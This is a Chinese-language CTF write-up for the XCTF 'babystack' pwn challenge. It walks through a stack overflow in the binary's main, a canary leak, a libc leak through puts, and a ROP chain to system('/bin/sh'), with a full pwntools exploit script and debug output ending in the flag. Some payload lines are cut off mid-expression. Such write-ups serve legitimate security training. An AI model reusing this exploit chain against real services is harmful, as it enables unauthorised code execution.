

pwn1 babystack [XCTF-PWN][高手进阶区]CTF writeup攻防世界题解系列19

原创

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订阅专栏

题目地址: [pwn1 babystack](#)

已经到了高手进阶区的第八题了, 已经渐入佳境了。哈哈!

废话不说, 看看题目先

pwn1 最佳Writeup由思想在_裸奔提供 WP 建议

难度系数: ★★2.0

题目来源: 厦门邀请赛

题目描述: 暂无

题目场景: 点击获取在线场景

题目附件: 附件1

https://blog.csdn.net/fastergohome

厦门邀请赛的题目, 还是2星难度, 那就开工了。

管理检查一下保护机制:


```
[*] '/ctf/work/python/pwn1/babystack'  
Arch:      amd64-64-little  
RELRO:     Full RELRO  
Stack:     Canary found  
NX:        NX enabled  
PIE:       No PIE (0x400000)
```

开了一些保护机制:

1. Full RELRO GOT表只读
2. Canary found 需要绕过Canary
3. NX 不能执行栈上代码

好吧，各种保护机制的理解，大家还是要去看看资料，自行理解一下为什么系统要提供这些保护机制。

拿出IDA做下反编译



针对反编译之后的代码，做了一下变量和函数重命名，得到的结果是只有main函数有用，其他都是辅助函数

下面我把已经修改过名称的c语言代码贴出来，就一个函数main:

```

__int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
    int v3; // eax
    char s; // [rsp+10h] [rbp-90h]
    unsigned __int64 v6; // [rsp+98h] [rbp-8h]

    v6 = __readfsqword(0x28u);
    setvbuf(stdin, 0LL, 2, 0LL);
    setvbuf(stdout, 0LL, 2, 0LL);
    setvbuf(stderr, 0LL, 2, 0LL);
    memset(&s, 0, 0x80uLL);
    while ( 1 )
    {
        menu_string();
        v3 = get_int();
        switch ( v3 )
        {
            case 2:
                puts(&s);
                break;
            case 3:
                return 0LL;
            case 1:
                read(0, &s, 0x100uLL);
                break;
            default:
                puts_wrap("invalid choice");
                break;
        }
        puts_wrap((const char *)&cNull);
    }
}

```

可以看到漏洞点就是

```
read(0, &s, 0x100uLL);
```

读取的长度超过定义的长度

```
char s; // [rsp+10h] [rbp-90h]
```

关键步骤分析

这个题目关键步骤是：

1. 利用栈溢出做canary泄露
2. 利用栈溢出做libc泄露，再通过libc确定system和/bin/sh
3. 利用栈溢出做rop链，执行system('/bin/sh')

我这里分别给出三次溢出的payload

1、canary泄露的payload:

```
payload = 'A'*(0x90-8)
```

2、libc泄露的payload:

```
pop_rdi_ret = 0x400a93
write_got = elf.got['write']
puts_plt = elf.plt['puts']
main_addr = 0x400908
payload = 'A'*(0x90-8) + p64(canary) + 'A'*8 + p64(pop_rdi_ret) + p64(write_got) + p64(puts_plt) + p64(main
```

3、rop链执行system('/bin/sh')

```
payload = 'A'*(0x90-8) + p64(canary) + 'A'*8 + p64(pop_rdi_ret) + p64(binsh_addr) + p64(system_addr) + p64(
```

pop rdi; ret的指令寻找方式如下:

```
root@mypwn:/ctf/work/python/pwn1# ROPgadget --binary babystack --only 'pop|ret' | grep rdi
0x0000000000400a93 : pop rdi ; ret
```

根据三次payload, 编写python代码如下:

```
#!/python
#!/usr/bin/env python
#coding:utf8

from pwn import *

context.log_level = 'debug'
process_name = './babystack'
# p = process([process_name], env={'LD_LIBRARY_PATH': './'})
p = remote('111.198.29.45', 45404)
elf = ELF(process_name)

def get_info():
    info = p.recvline()
    log.info("info => %s", info)
    return info

def store_info(payload):
    p.sendlineafter('-----\n>> ', '1')
    p.sendline(payload)
    return get_info()

def print_info():
    p.sendlineafter('-----\n>> ', '2')
    return get_info()

def quit_program():
    p.sendlineafter('-----\n>> ', '3')
    # return get_info()

payload = 'A'*(0x90-8)
```

```

payload = 'A'*(0x90-8)
store_info(payload)
print_info()
canary = u64(p.recv(7).rjust(8, '\x00'))
log.info("canary => %#x", canary)

pop_rdi_ret = 0x400a93
write_got = elf.got['write']
puts_plt = elf.plt['puts']
main_addr = 0x400908
payload = 'A'*(0x90-8) + p64(canary) + 'A'*8 + p64(pop_rdi_ret) + p64(write_got) + p64(puts_plt) + p64(main
store_info(payload)
quit_program()
write_addr = u64(p.recv(6).ljust(8, '\x00'))
log.info("write_addr => %#x", write_addr)

from LibcSearcher import *
libc = LibcSearcher('write', write_addr)
libc_base = write_addr - libc.dump('write')
system_addr = libc_base + libc.dump('system')
binsh_addr = libc_base + libc.dump('str_bin_sh')
log.info("system_addr => %#x", system_addr)
log.info("binsh_addr => %#x", binsh_addr)
payload = 'A'*(0x90-8) + p64(canary) + 'A'*8 + p64(pop_rdi_ret) + p64(binsh_addr) + p64(system_addr) + p64(
store_info(payload)
quit_program()

p.interactive()

```

执行结果如下：

```

root@mypwn:/ctf/work/python/pwn1# python pwn1.py
[+] Opening connection to 111.198.29.45 on port 45404: Done
[DEBUG] PLT 0x40068c puts
[DEBUG] PLT 0x4006a0 write
[DEBUG] PLT 0x4006b0 strlen
[DEBUG] PLT 0x4006c0 __stack_chk_fail
[DEBUG] PLT 0x4006d0 memset
[DEBUG] PLT 0x4006e0 read
[DEBUG] PLT 0x4006f0 setvbuf
[DEBUG] PLT 0x400700 atoi
[DEBUG] PLT 0x400710 exit
[*] '/ctf/work/python/pwn1/babystack'
  Arch:    amd64-64-little
  RELRO:   Full RELRO
  Stack:   Canary found
  NX:      NX enabled
  PIE:     No PIE (0x400000)
[DEBUG] Received 0x2c bytes:
  '-----\n'
  '1.store\n'
  '2.print\n'
  '3.quit\n'
  '-----\n'
  '>>'
[DEBUG] Sent 0x2 bytes:

```

```

'1\n'
[DEBUG] Sent 0x89 bytes:
'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[DEBUG] Received 0x1 bytes:
'\n'
[*] info =>
[DEBUG] Received 0x2c bytes:
'-----\n'
'1.store\n'
'2.print\n'
'3.quit\n'
'-----\n'
'>> '
[DEBUG] Sent 0x2 bytes:
'2\n'
[DEBUG] Received 0x93 bytes:
00000000 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAA|AAAA|AAAA|AAAA|
*
00000080 41 41 41 41 41 41 41 41 0a 0a 64 c5 f3 03 b2 6b |AAAA|AAAA|..d.|...k|
00000090 30 0a 40 |0.@|
00000093
[*] info => AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[*] canary => 0x6bb203f3c5640a00
[DEBUG] Received 0x2e bytes:
'\n'
'\n'
'-----\n'
'1.store\n'
'2.print\n'
'3.quit\n'
'-----\n'
'>> '
[DEBUG] Sent 0x2 bytes:
'1\n'
[DEBUG] Sent 0xb9 bytes:
00000000 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAA|AAAA|AAAA|AAAA|
*
00000080 41 41 41 41 41 41 41 41 00 0a 64 c5 f3 03 b2 6b |AAAA|AAAA|..d.|...k|
00000090 41 41 41 41 41 41 41 41 93 0a 40 00 00 00 00 00 |AAAA|AAAA|..@.|....|
000000a0 b0 0f 60 00 00 00 00 00 8c 06 40 00 00 00 00 00 |..`.|....|..@.|....|
000000b0 08 09 40 00 00 00 00 00 0a |..@.|....|. |
000000b9
[DEBUG] Received 0x1 bytes:
'\n'
[*] info =>
[DEBUG] Received 0x2c bytes:
'-----\n'
'1.store\n'
'2.print\n'
'3.quit\n'
'-----\n'
'>> '
[DEBUG] Sent 0x2 bytes:
'3\n'
[DEBUG] Received 0x6 bytes:
00000000 b0 22 77 90 2a 7f |."w.*.|
00000006
[*] write_addr => 0x7f2a907722b0
[+] ubuntu-xenial-amd64-libc6 (id libc6_2.23-0ubuntu10_amd64) be choosed.
[*] svstem addr => 0x7f2a906c0390

```

```

[*] binsh_addr => 0x7f2a90807d57
[DEBUG] Received 0x2d bytes:
  '\n'
  '-----\n'
  '1.store\n'
  '2.print\n'
  '3.quit\n'
  '-----\n'
  '>> '
[DEBUG] Sent 0x2 bytes:
  '1\n'
[DEBUG] Sent 0xb9 bytes:
  00000000 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAA|AAAA|AAAA|AAAA|
  *
  00000080 41 41 41 41 41 41 41 41 00 0a 64 c5 f3 03 b2 6b |AAAA|AAAA|...d|...k|
  00000090 41 41 41 41 41 41 41 41 93 0a 40 00 00 00 00 00 |AAAA|AAAA|...@|...|
  000000a0 57 7d 80 90 2a 7f 00 00 90 03 6c 90 2a 7f 00 00 |W}...|*...|...1|*...|
  000000b0 08 09 40 00 00 00 00 00 0a |...@|...|.|
  000000b9
[DEBUG] Received 0x1 bytes:
  '\n'
[*] info =>
[DEBUG] Received 0x2c bytes:
  '-----\n'
  '1.store\n'
  '2.print\n'
  '3.quit\n'
  '-----\n'
  '>> '
[DEBUG] Sent 0x2 bytes:
  '3\n'
[*] Switching to interactive mode
$ cat flag
[DEBUG] Sent 0x9 bytes:
  'cat flag\n'
[DEBUG] Received 0x2d bytes:
  'cyberpeace{3901f42fc6a99d86ac8cc6cdaa6310e5}\n'
cyberpeace{3901f42fc6a99d86ac8cc6cdaa6310e5}
[*] Got EOF while reading in interactive
$

```

大家一定要开启debug模式，或者通过gdb去调试看看堆栈中的内容和我们设置的情况是否一致。

另外良好的编程习惯，函数化编程、对象化编程的思考方式可以让我们在编写代码的时候少走一些弯路。